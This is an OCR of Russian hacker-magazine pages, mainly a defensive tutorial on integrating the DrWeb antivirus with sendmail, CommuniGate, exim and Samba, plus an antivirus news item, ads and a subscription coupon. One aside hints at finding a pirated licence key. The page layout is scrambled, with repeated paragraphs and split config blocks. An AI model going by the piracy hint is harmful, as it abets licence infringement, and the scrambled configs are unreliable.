
Ее суть в объединении ревизора изменений и антивирусного сканера. Честно говоря, такой симбиоз уже давно напрашивался, но был далеко не очевиден. Когда мне рассказали об iChecker и об объединении этих двух модулей - все остальное стало сразу понятным. Но до этого очевидная, казалось бы, идея о сращивании двух мощнейших технологий не приходила мне в голову. Вот подробности об iChecker. Технология позволяет ощутимо (обычно в десятки, иногда в сотни раз) увеличить производительность твоего ПК.

Суть новой технологии в объединении ревизора изменений и антивирусного сканера. Честно говоря, такой симбиоз уже давно напрашивался, но был далеко не очевиден.

Напомню, в чем суть ревизора изменений: этот модуль запоминает уникальные данные о каждом файле, который может быть заражен. В качестве такой информации берется контрольная сумма, размер, дата последних изменений, адреса точек входа в процедуры и т.д. Далее ревизор каждый раз сравнивает параметры проверяемого файла с теми, что записаны в его базе данных. Если есть какие-либо несовпадения, то исследуемый файл тщательно анализируется (все изменения проверяются на "вирусоподобность"). Если объект идентифицирован как инфицированный, его почти всегда легко вылечить (ведь сохранилась информация о "здоровом" файле). За счет чего же достигается выигрыш во времени? Суть в том, что резидентный монитор использует в своей работе сканер. А сканер, в свою очередь, объединен с ревизором изменений, который хранит базу проверенных объектов. Таким образом, можно вообще не проверять уже проверенные файлы (на проверку которых в фоновом режиме расходуется много времени). Если говорить о системных файлах, которые используются (и, следовательно, проверяются монитором) очень часто, то такая экономия позволяет увеличить производительность минимум в несколько десятков раз.

Новая технология дает не только прирост производительности ПК, но и снижает системные требования антивирусного пакета (требуется меньше ОЗУ). Кто знает, может в будущем нас ждет объединение эвристиков и поведенческих блокираторов?

> Поведенческий блокиратор лишь защищает от вирусов, но не лечит те файлы, в которых вирус уже есть.



Новый антивирус с технологией iChecker

БОЛЬШЕ, ЧЕМ ТЕЛЕВИДЕНИЕ

цифровое спутниковое телевидение

Что Вы получаете?

Круглосуточно: кино, новости, музыка, спорт, развлечения, мультфильмы на 70 цифровых каналах. 15 российских каналов в ПОДАРОК

Что Вы можете выбрать?

- Подключение цифрового ТВ
- Подключение аналогового ТВ
- Льготный доступ в интернет

Подпишитесь на Космос ТВ и ожидание номера любимого журнала покажется Вам мигом.

КОСМОС ТВ

тел.: 730-0000 www.kosmostv.ru

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

DRWEB - КАК ЗА КАМЕННОЙ СТЕНОЙ!

ИНТЕГРИРУЕМ ДЕМОНОВ С АНТИВИРУСОМ

Статья посвящается линуксоидам. В первую очередь, начинающим администраторам, которые уж было подумали, что в этом номере о них предательски забыли.

В последнее время волей-неволей мы все чаще сталкиваемся с вирусами. Рассылка заразных сообщений на e-mail не вызывает никакого удивления. Конечно, ты уже умный и никогда не станешь запускать вложенные файлы, отправленные неизвестным вирусописателем. Поэтому можно даже не защищать себя от этой напасти антивирусником. Но в случае, если ты админ локалки или держишь хостинг с e-mail сервисом, твои клиенты будут тебе искренне благодарны, если их письма будут автоматически сканироваться на вирусы. Тем самым ты обеспечишь сохранность драгоценного трафика (в наше время вирусы и трояны весят довольно много), а также убережешь своих подопечных от заражения.

Благодаря тому, что в свежих версиях sendmail появилась новая многопоточная библиотека MilterAPI, позволяющая принимать команды для sendmail от других приложений, становится реальным обеспечить проверку на вирусы всех входящих сообщений.

Я неспроста сказал, что этот материал будет актуален лишь для начинающих админов, не имеющих опыта в интеграции антивируса с системными приложениями (как ты, наверное, понял, этим мы сегодня и займемся). Опытный админ, на лбу которого полсотни шишек, набитых в жестокой борьбе с проблемами настройки конфов, за несколько минут решит поставленную задачу (после прочтения краткого мануала, прилагающегося к модулю). Для человека без опыта все намного сложнее: тонкие нюансы, без учета которых ничего не будет работать, как правило, не освещаются в коротком хелпе, зато все они будут описаны здесь.

КАК ЭТО РАБОТАЕТ?

Прежде чем что-либо скачивать и настраивать, важно четко понимать принцип интеграции. Что мы имеем? Допустим, у нас установлен sendmail (не ниже версии 8.11), и стоит полностью отлаженная система, состоящая из сервера drwebd и клиента drweb-smf. Благодаря тому, что в свежих версиях почтовика появилась новая многопоточная библиотека MilterAPI, позволяющая принимать команды для sendmail от других приложений, становится реальным обеспечить проверку на вирусы всех входящих сообщений.

Во второй связке взаимодействуют уже клиент и сервер drweb. Это происходит следующим образом: drweb-

Схема взаимодействия почтовика и антивируса

> Прежде чем что-либо скачивать и настраивать, важно четко понимать принцип интеграции

Как видно на рисунке, конечное приложение не может взаимодействовать с сервером drwebd. Но посредством MilterAPI, почтовик может "общаться" с drweb-smf, а он, в свою очередь, ждет от сервера положительного либо отрицательного ответа.

После изучения работы sendmail становится ясно, что MilterAPI передает фильтру каждую часть сообщения (начиная от helo и заканчивая data секциями). Все эти части drweb-smf хранит в отдельных файлах. Следовательно, в этой связке sendmail - клиент, а drweb-smf - сервер, поэтому в sendmail.cf и в командной строке drweb-smf указывается адрес фильтра, а почтовик для этого соединения выбирает подходящий клиентский адрес. Не буду вдаваться в подробную настройку конфа, так как остановлюсь на этом несколько позже.

smf коннектится к drwebd на 3000 порт (либо другим способом, указанным в конфе). После этого клиент делает запрос на проверку файла (как раз того, который передал sendmail). Если зараза в файле не обнаружена, сервер возвращает ответ - "все чисто". В этом случае drweb-smf затирает временный документ и ничего не возвращает почтовому серверу. В противном случае все зависит от конфа: в режиме quarantine файл автоматически переносится в каталог инфицированных сообщений, метод reject просто блокирует доставку (с оповещением), discard молча удалит сообщение, а redirect вернет сообщение отправителю. Подробнее о методах мы поговорим немного позже.

Теперь ты знаешь, что drweb-smf является лишь посредником между сервером sendmail и drwebd. Это очень

ДРУГИЕ СЕРВИСЫ

В рамках этого материала я не мог описать настройку всех поддерживаемых почтовых сервисов. Поэтому просто назову их. Итак, Drweb может интегрироваться с CommuniGate, Sendmail, Exim, Postfix,QMail, Zmailer, а также Samba.

важно, так как понимание всего вышеизложенного избавит тебя от проблем с редактированием конфигурационных файлов.

НАЧАЛО ПОЛОЖЕНО: СЕРВЕР УСТАНОВЛЕН

Без правильной установки сервера не будет работать ни один клиент, поэтому топаем на www.drweb.ru и качаем свежую версию базовой поставки антивируса (ftp://ftp.drweb.ru/pub/unix/drweb-4.29.2-glibc.2.2.tar.gz). DrWeb опять же поставляется в бинарном виде, так как является коммерческим продуктом (но какой ты хакер, если не можешь найти лицензионный ключ на альтависте? ;)). Запускаем install.sh скрипт, который спросит у тебя путь к главной директории сервера, а затем раскидает конфы (в /etc/drweb) и бинарники (/opt/drweb по умолчанию) на свои места. От тебя остается только грамотно настроить конф /etc/drweb/drweb32.ini, чем мы сейчас и займемся.

На самом деле, по дефолту, конфиг является вполне рабочим, но это не означает, что ты должен полностью задвинуть на проблему его изменения и перейти к следующему шагу. Значительное количество опций в файле требуют понимания.

Конфиг начинается с параметров для клиента drweb. В начале секции [Linux] предоставляются пути к библиотеке drweb (EnginePath), вирусным базам (VirusBase), а также к каталогу инфицированных файлов (MoveFilesTo). При стандартной инсталляции нет нужды изменять эти параметры, поэтому не буду заострять на них внимание. Далее идут типы файлов, которые будут проверяться клиентом, а также путь к логфайлу, куда пишет drweb (советую на досуге его почитать). Следом идут логические опции на предмет проверки архивов и всех E-mail файлов.

В следующей секции [Linux:Daemon] расположены параметры, которые обрабатывает сервер drwebd. Здесь ты можешь изменить режим сервера (daemon или unix socket). По умолчанию демон следит за 3000 портом и пишет логи через syslog (LogFileName = "syslog"). Если ты хочешь отдельный log-файл, минуя сислог, просто переопредели эту опцию. В параметре Interfaces задается интерфейс, на который "садится" сервер (в случае удаленной проверки файлов целесообразно изменить его значение).

Самыми интересными параметрами в конфе являются, пожалуй, фильтры на поля E-mail. За это отвечает FilterRule. Например, при значении "Subject "*Open the attach*" Reject" сервер будет автоматически считать письмо зараженным. Рекомендую поиграться с этой опцией и достичь нужного результата.

КОНФИГУРАЦИОННЫЙ ФАЙЛ MAIL-ФИЛЬТРА

```
[DaemonCommunication]
Address = inet:3000@localhost
[Scanning]
## Параметр указывает, что сервер висит на 3000 порту адреса localhost. По умолчанию это действительно так.
StripPath = 2
PrefixPath = /chroot/cgate
## Опции, которые нужны, если сервер работает в chroot. StripPath позволяет обрезать указанное число каталогов, начиная с корня, а PrefixPAth автоматически подставляется к пути (например, /some/path/file/viruzz.exe преобразуется в /chroot/cgate/file/viruzz.exe).
ReportMaxSize = 8192
Максимальный размер уведомления. При значении 0 размер не контролируется, но в ряде случаев отчет может достигать нескольких мегабайт. Поэтому рекомендуется выставлять фиксированный размер.
[Actions]
Infected = quarantine
## Параметр Infected означает наличие заразы в письме. Метод quarantine, как было описано выше, помещает вирус в директорию с зараженными файлами (определяется в drweb32.ini).
Suspicious = quarantine
## Данная опция означает наличия файла, подозрительного на вирус. В нашем случае такие бинарники также отправляются в карантин. Для параметра существует метод pass, при котором не происходит никаких действий.
RuleFilterAlert = reject
## RuleFilterAlert означает, что письмо попало под запрещающий фильтр заголовков (про него я говорил выше). Разумеется, логично просто удалить такое сообщение.
EmptyFrom = continue
## Параметр следит за именем отправителя. Если поле пустое, обрабатывается метод, данный для него. В нашем случае continue не блокирует такое сообщение.
SkipObject = pass
## В случае если архив защищен паролем, либо по другим причинам невозможно проверить архив, обрабатывается SkipObject.
AdminMail = email@local.net
## Почтовый адрес администратора, на который будет высылаться уведомление о вирусах.
FilterMail = drweb@local.net
## Почтовый адрес, который будет подставляться фильтром при генерации уведомления.
Quarantine = "/var/drweb/infected"
## Директория для зараженных файлов (по умолчанию, берется из конфига drwebd).
[VirusNotifications]
AdminNotify =yes
RcptsNotify = yes
## Параметры показывают, что при обнаружение вируса будет автоматически разослано уведомление как админу, так и получателю.
MailSystem = CommuniGatePro
## Указание системы, для которой служит конфиг фильтра.
```

Drweb-smf является лишь посредником между сервером sendmail и drwebd. Это очень важно, так как понимание всего вышеизложенного избавит тебя от проблем с редактированием конфигурационных файлов.

Напоследок стоит врубить сервер командой service drwebd start, а затем добавить его в автозапуск. Это сделает chkconfig (chkconfig --add drwebd). »


НОВОЕ ПОКОЛЕНИЕ ВЫБИРАЕТ COMMUNIGATE!

Если ты сталкивался с проблемой выбора почтовика, то понимаешь - для того чтобы включить какую-либо фичу в sendmail, нужно перечитать туеву хучу манов, а потом насладиться редактированием сложного файла конфигурации. Компания Stalker пошла другим путем - она выпустила удобный почтовый сервер CommuniGate, который администрится через Web-интерфейс. Что удобнее: редактировать конф два часа или сделать пару кликов мышью и добиться того же результата? Ответ очевиден, поэтому люди плавно переходят на CommuniGate (кстати, в плане багов он намного стабильнее из-за скрытых исходников).


Drweb прекрасно взаимодействует с CommuniGate. Для этого нужно скачать специальный клиент, который выложен по адресу ftp://ftp.drweb.ru/pub/unix/drweb-cgp-4.29.12-E-linux.tar.gz. Распаковываем и вручную раскидываем директории на их законные места (разработчики поленились даже положить специальный install-скрипт). В бинарной директории мы найдем клиента drweb-cgp и краткую документацию по его работе. Нас больше интересует файлы в /etc/drweb. Там находится, собственно, конфиг клиента, пара конфигов, которые служат для пластичной фильтрации пользователей, нуждающихся в проверке. И напоследок база с вирусами, в которую ты можешь добавить любое запрещенное или разрешенное имя файла.

По дефолту, конфиг является вполне рабочим, но это не означает, что ты должен полностью задвинуть на проблему его изменения и перейти к следующему шагу. Значительное количество опций в файле требует понимания.

Остановимся подробнее на конфиге. Дело в том, что конфигурационный файл для всех почтовых фильтров практически одинаковый, поэтому, если ты поймешь один конфиг, с другим у тебя проблем не возникнет. В таблице я укажу лишь особые параметры, которые важны для понимания. Остальные можешь оставить как есть.



Добавление внешнего фильтра



Правило для фильтрации сообщений

Фильтрация письма DrWeb'ом

С конфигом разобрались. Впредь я не буду возвращаться к вопросу его редактирования, потому что, как я уже сказал, файл одинаков для всех почтовых систем.

Теперь обратимся к файлам users.conf и addresses.conf. Он имеет очень простой синтаксис и служит для задания адресов, которые не будут подвергаться проверке на вирусы. Подробное описание его настройки лежит в документации и не представляет особой сложности, поэтому не будем обращать на него особого внимания.


В viruses.conf ты можешь задать маску на имя аттача и соответственно вынести "приговор" для него. К примеру, правило

```
allow deny deny allow "Viruzz"
```

разрешает отправление уведомления админу, но запрещает отправителю и приемнику. Также кладет зараженный файл, совпадающий с подстрокой "Viruzz", в "карантин".

С настройкой разобрались. Теперь осталось протестировать клиент. Для этого используем параметр --check_only в его запуске. Если все сделано правильно, на мыло админу придет тестовое уведомление.

Теперь займемся коммунигейтом. Для корректной обработки сообщений необходимо проставить фильтр и включить поддержку внешнего обработчика, то бишь клиента. Для этого заходим на WebAdmin во вкладку General->Helpers. Там ставим галочку напротив Content Filtering и указываем полный




Фрагмент рабочего конфига

путь к фильтру сообщений. После этого все заголовки будут передаваться программе.

Теперь зайдем во вкладку Rules. Там создаем новое правило с условием на размер сообщения (я поставил минимальное ограничение на 3 Кб) и перенаправляем сообщение на

ВЫБОР НУЖНОЙ БИБЛИОТЕКИ DRWEB

smb_spider.so.1 - Samba 2.2.1, 2.2.2
smb_spider.so.2 - Samba 2.2.3
smb_spider.so.3 - Samba 2.2.4, 2.2.5
smb_spider.so.4 - Samba 2.2.6, 2.2.7
smb_spider.so.5 - Samba 3.0alphaXX



Конфигурационный файл sendmail

ExternalFilter. Обзовем правило именем drweb-filter.
Настало время проверить работу перехватчика. Для этого просто зашли вирус на свой покальный адрес. В случае успеха тебе, отправителю и админу придет уведомление о наличии вируса в теле сообщения. Это означает, что все работает как нужно. В противном случае смотри логи коммунигейта и демона - что-то работает не так.

SENDMAIL ДЛЯ УМНЫХ АДМИНОВ

Вернемся к нашим баранам. А именно к тому, с чего я начинал свою статью. Для настройки Sendmail важно знать, что демон обязательно собран с поддержкой MilterAPI. Если это так, открываем /etc/mail/sendmail.cf и вписываем туда следующие строки:

```
## Input mail filters ##
O InputMailFilters=drweb-filter
O Milter.LogLevel=6
##  Xfilters ##
Xdrweb-filter,  S=inet:3001@localhost,
F=T, T=C:1m;S:5m;R:5m;E:1h
## Примечание: флаг T означает откладку доставки, если сервис проверки на вирусы недоступен. Имеется также флаг R, который отказывает в доставке. Если не указывать флагов, сообщение пропускается без всяких проблем.
INPUT_MAIL_FILTER(`drweb-filter',
`S=inet:3001@localhost, F=T,
T=C:1m;S:5m;R:5m;E:1h')
define(`confMILTER_LOG_LEVEL',`6')
```

ЧТО-ТО НЕ РАБОТАЕТ

Если у тебя возникли проблемы, описания которых нет в документации, можешь посетить форум на официальном сайте: http://forum.drweb.ru/unix/. Там ты отыщешь ответы на все вопросы, а в противном случае, сможешь задать их в новой теме.

ФРАГМЕНТ SMB.CONF

```
[shared]
        comment = Public Shared Directory
        path = /home/public
        writable = yes
        public = yes
        write list = @root,@smb
        vfs object = /opt/drweb/smb_spider.so
```

Затем перекомпилим конфиг и перезапустим sendmail.

Внимание! Параметры работают лишь в сервере версии 8.12. Для более старых версий варианты конфига указаны в документации к фильтру. Настройка клиента аналогична в случае с CommuniGate, поэтому в описании не нуждается. Следует отметить, что программа-фильтр будет называться drweb-smf.

DRWEB VS EXIM

Не менее популярным почтовиком является exim (www.exim.org). Для него также существует клиент drweb, который фильтрует входящие и исходящие сообщения. Скачать ты его можешь по адресу ftp://ftp.drweb.ru/pub/unix/drweb-exim-4.29.12-F-linux.tar.gz. После распаковки и перемещения клиента займемся редактированием конфига почтовика.

В первую очередь необходимо добавить в раздел "MESSAGE FILTER CONFIGURATION SETTINGS" следующие параметры:

```
message_filter = /path/to/system/filter
message_filter_pipe_transport =
_pipe_transport_name_
message_filter_reply_transport =
address_reply
```

Далее в разделе "TRANSPORTS CONFIGURATION":


```
filter_pipe:
  driver = pipe
  user = root
  group = root
  return_fail_output
```

И, наконец, в пути, описанном выше как (/путь/к/системному/фильтру), нужно создать файл фильтра, или, если файл уже существует, достаточно добавить в него новый фильтр:


```
if $received_protocol is "drweb-
scanned"
then
  finish
endif

if error_message and $header_from:
contains "Mailer-Daemon@"
then

  finish
```

Самыми интересными параметрами в конфе являются, пожалуй, фильтры на поля E-mail. За это отвечает FilterRule. Например, при значении "Subject "*Open the attach*" Reject" сервер будет автоматически считать письмо зараженным. Рекомендую поиграться с этой опцией и достичь нужного результата.

»



Небольшой мануал по интеграции



Добавляем путь к vfs модулю

Админы поднимают различные службы, одной из которых является smbd, разрешающая вход на расшаренные ресурсы. Злоумышленник запросто может залить вирус через этот сервис и запустить его на клиентской машине... если, конечно, drweb не будет следить за ним ;).

```
endif

if not first_delivery
then
  finish
endif

pipe "{/PATH/TO}/drweb-exim {CONF} -
f $sender_address -- $recipients"
finish

## Примечание: {CONF} - путь к кон-
фигурационному файлу --
conf=/path/to/conf или вообще ниче-
го, если файл находится в /etc/drweb.
# {/PATH/TO} следует поменять на
абсолютный путь к скрипту drweb-
exim
```

Затем запускаем drweb-exim --check_only и удостоверимся, что все работает как надо. Напоследок рестартнем exim и протестируем работоспособность фильтра.

БЕЗОПАСНЫЙ SMBD

Как правило, в локалке одним почтовым сервисом дело не ограничивается. Админы поднимают различные службы, одной из которых является smbd, разрешающая вход на расшаренные ресурсы. Злоумышленник запросто может залить вирус через этот сервис и запустить его на клиентской машине... если, конечно, drweb не будет следить за ним ;).

Итак, сейчас мы защитим smbd от разносчиков заразы. Для этого скачаем модуль с официального сайта (ftp://ftp.drweb.ru/pub/unix/drweb-samba-4.29.12-C-linux.tar.gz). Кстати, этот клиент поставляется с source-code, поэтому можешь закачать версию, которую придется компилить (ftp://ftp.drweb.ru/pub/unix/drweb-samba-4.29.12-C-sources.tar.gz). Как обычно, раскидываем конфиг модуля, а также нужную библиотеку в $BIN-PATH/lib. Выбор библиотеки зависит от версии демона.

Версию smbd можно узнать, набрав smbd -V. После выбора нужной либы, скопируй ее в указанную выше директорию и сделай линк на smb_spider.so (для удобства) командой ln -s smb_spider.so.X smb_spider.so.

Следующим шагом будет редактирование smb_spider.conf. Там следует указать метод перехвата, остальные опции не отличаются от описанных ранее. Метод может быть onAccess (при любом изменении файла и его открытии), onRead (только при открытии) и onWrite (при модификации). Остальные параметры не отличаются от изложенных выше.


Напоследок изменим /etc/samba/smb.conf (или другое его местоположение). Пусть там существует ресурс [shared], который следует проверять на вирусы.

И в довершении выполним команду service smb reload, чтобы перечитать конфиг.

Теперь проверяем. Коннектимся на smb:

```
# smbclient //127.0.0.1/shared -U root
Password:
Domain=[Domain] OS=[Unix]
Server=[Samba ALT/2.2.7]
smb: \> put viruzz.exe
putting file viruzz.exe as \editor.dll
NT_STATUS_UNSUCCESSFUL closing
remote file \viruzz.exe
smb: \>
```

Как видим, все работает. При прочтении лога ты узнаешь подробности реакции smb_spider.so на заразу.



Добавляем путь к vfs модулю

ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ 11 НОМЕРОВ
ПОЛУГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ 5 НОМЕРОВ

ЦЕНЫ ДЕЙСТВИТЕЛЬНЫ ПРИ ОПЛАТЕ ПО ДАННОМУ КУПОНУ ДО 30 НОЯБРЯ

редакционная ПОДПИСКА!

Вы можете оформить редакционную подписку на любой российский адрес

ВНИМАНИЕ!

Теперь Вы можете получать журнал в Москве в течение 3х дней после выхода.

Для этого Вам нужно оформить курьерскую доставку **БЕСПЛАТНО!**

Для оформления курьерской доставки и получения дополнительной информации звоните: **935-70-34**

Для этого необходимо:

1. Заполнить подписной купон (или его ксерокопию).

2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета:

6 месяцев - ~~690 р.~~ → **575 р.**

12 месяцев - ~~1380 р.~~ → **1265 р.**

(В стоимость подписки включена доставка заказной бандеролью.)

3. Перечислить стоимость подписки через Сбербанк.

4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном
или по электронной почте **subscribe_xs@gameland.ru**
или по факсу **924-9694**
(с пометкой "редакционная подписка").
или по адресу:
103031, Москва, Дмитровский переулок, д 4, строение 2, ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

Рекомендуем использовать электронную почту или факс.

ЦЕНЫ ДЕЙСТВИТЕЛЬНЫ ПРИ ОПЛАТЕ ПО ДАННОМУ КУПОНУ ДО 30 НОЯБРЯ

Подписка для юридических лиц

Юридическим лицам для оформления подписки необходимо прислать заявку на получение счета для оплаты по адресу **subscribe_xs@gameland.ru** или по факсу **924-9694** (с пометкой "редакционная подписка"). В заявке указать полные банковские реквизиты и адрес получателя. Подписка оформляется на 12 месяцев, начиная с месяца, следующего после оплаты.

ПОДПИСНОЙ КУПОН (подписка через редакцию)

Прошу оформить подписку на журнал "ХакерСпец"

☐ **на первое полугодие 2004 г**

☐ **на 2004 год**

(отметьте квадрат, выбранного варианта подписки)

Ф.И.О.

Город/село ул.

Дом корп. кв. тел.

Сумма оплаты

Подпись Дата e-mail:

Копия платежного поручения прилагается.

Извещение

ИНН 7729410015 ООО"ГеймЛэнд"

ЗАО Международный Московский Банк , г. Москва

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа Оплата журнала "ХакерСпец" ☐ на первое полугодие 2004 г. ☐ на 2004 год	Сумма

Подпись плательщика

Кассир

ИНН 7729410015 ООО"ГеймЛэнд"

ЗАО Международный Московский Банк , г. Москва

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа Оплата журнала "ХакерСпец" ☐ на первое полугодие 2004 г. ☐ на 2004 год	Сумма

Квитанция

Подпись плательщика

Кассир

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

НАЙДЕМ И ОБЕЗВРЕДИМ!

